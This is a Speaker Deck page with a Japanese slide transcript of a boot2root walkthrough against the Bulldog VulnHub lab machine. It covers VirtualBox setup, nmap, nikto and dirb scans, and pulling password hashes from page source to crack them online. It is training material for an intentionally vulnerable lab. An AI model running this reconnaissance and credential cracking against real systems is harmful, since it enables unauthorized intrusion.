Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
boot2root_kalilinux_bulldog
Search
MarkUP
November 02, 2018
29
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
boot2root_kalilinux_bulldog
MarkUP
November 02, 2018
More Decks by MarkUP
See All by MarkUP
OwaspZap
markup
0
120
burpsuite_badstore
markup
0
170
boot2root_kalilinux_droopy
markup
0
43
侵入検知のファーストステップ
markup
0
740
Featured
See All Featured
Java REST API Framework Comparison - PWX 2021
mraible
34
9.8k
Into the Great Unknown - MozCon
thekraken
41
2.8k
DevOps and Value Stream Thinking: Enabling flow, efficiency and business value
helenjbeal
2
410
Docker and Python
trallard
47
4.2k
Darren the Foodie - Storyboard
khoart
PRO
4
4k
Balancing Empowerment & Direction
lara
6
1.3k
ピンチをチャンスに:未来をつくるプロダクトロードマップ #pmconf2020
aki_iinuma
128
56k
New Earth Scene 8
popppiees
4
2.7k
Fight the Zombie Pattern Library - RWD Summit 2016
marcelosomers
234
18k
Embracing the Ebb and Flow
colly
88
5.2k
Groundhog Day: Seeking Process in Gaming for Health
codingconduct
0
410
Self-Hosted WebAssembly Runtime for Runtime-Neutral Checkpoint/Restore in Edge–Cloud Continuum
chikuwait
0
890
Transcript
サーバ侵入手法 Bulldog
BulldogVM • インストール https://www.vulnhub.com/entry/bulldog-1,211/

Virtualbox ダウンロード https://www.virtualbox.org/wiki/Downloads

Virtualbox インポート

Virtualbox ネットワーク設定

Virtualbox ネットワーク設定

Virtualbox スナップショット

ホスト検索 ①> nmap –sP 192.168.99.0/24 –sP: pingを利用してそのネットワークで現在動作している マシンの一覧を取得する事が出来る


ポートスキャン ①> nmap -A 192.168.99.101 -A:OSの種類やその他詳細なバージョン情報などを取得可能
ポートスキャン


サーバスキャン ①> nikto –h 192.168.99.101 -h:対象のIPアドレスを指定するオプション
サーバスキャン /dev/

ディレクトリスキャン ①> dirb http://192.168.99.101/ /usr/share/wordlists/dirb/ common.txt ディクショナリファイル(/usr/share/wordlists/dirb/common.t xt)を使用してディレクトリのWebサーバー(http://192.168.99. 101/)をスキャンします。 参考:https://tools.kali.org/web-applications/dirb
ディレクトリスキャン /admin/


http(ポート80)へのアクセス ECサイトっぽいが閉鎖中

http(ポート80)へのアクセス ハッキングを受けた的な 事を書いているけど、こ こから特に情報は得れな い。
/dev/ sshが可能であることと、WebShell があることが記載されている。 WebShellでは認証が要求される

/admin/ 管理者画面へアクセス可能 usrnameとpasswordが必要

/dev/ ソース メールアドレスとハッシュ値を取得

ハッシュ値のクラッキング ・オンラインのハッシュクラッキングツールを使用する http://crackhash.com/ https://crackstation.net/ nickとsarahのパスワードが わかった
